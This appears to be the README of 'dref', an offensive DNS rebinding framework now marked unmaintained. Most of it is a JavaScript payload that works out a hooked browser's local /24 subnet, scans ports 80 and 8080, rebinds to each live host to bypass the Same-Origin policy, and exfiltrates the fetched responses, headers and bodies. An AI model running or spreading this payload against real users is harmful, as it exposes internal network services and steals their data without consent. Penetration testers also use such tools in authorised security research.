 reverseclabs/dref
DNS Rebinding Exploitation Framework


DNS Rebinding Exploitation Framework
This project is no longer maintained.

dref does the heavy-lifting for DNS rebinding. The following snippet from one of its built-in payloads shows the framework being used to scan a local subnet from a hooked browser; after identifying live web services it proceeds to exfiltrate GET responses, breezing through the Same-Origin policy:
// mainFrame() runs first
async function mainFrame () {
  // We use some tricks to derive the browser's local /24 subnet
  const localSubnet = await network.getLocalSubnet(24)

  // We use some more tricks to scan a couple of ports across the subnet
  netmap.tcpScan(localSubnet, [80, 8080]).then(results => {
    // We launch the rebind attack on live targets
    for (let h of results.hosts) {
      for (let p of h.ports) {
        if (p.open) session.createRebindFrame(h.host, p.port)
      }
    }
  })
}

// rebindFrame() will have target ip:port as origin
function rebindFrame () {
  // After this we'll have bypassed the Same-Origin policy
  session.triggerRebind().then(() => {
    // We can now read the response across origin...
    network.get(session.baseURL, {
      successCb: (code, headers, body) => {
        // ... and exfiltrate it
        session.log({code: code, headers: headers, body: body})
      }
    })
  })
}


Head over to the Wiki to get started or check out dref attacking headless browsers for a practical use case.
This is a development release - do not use in production
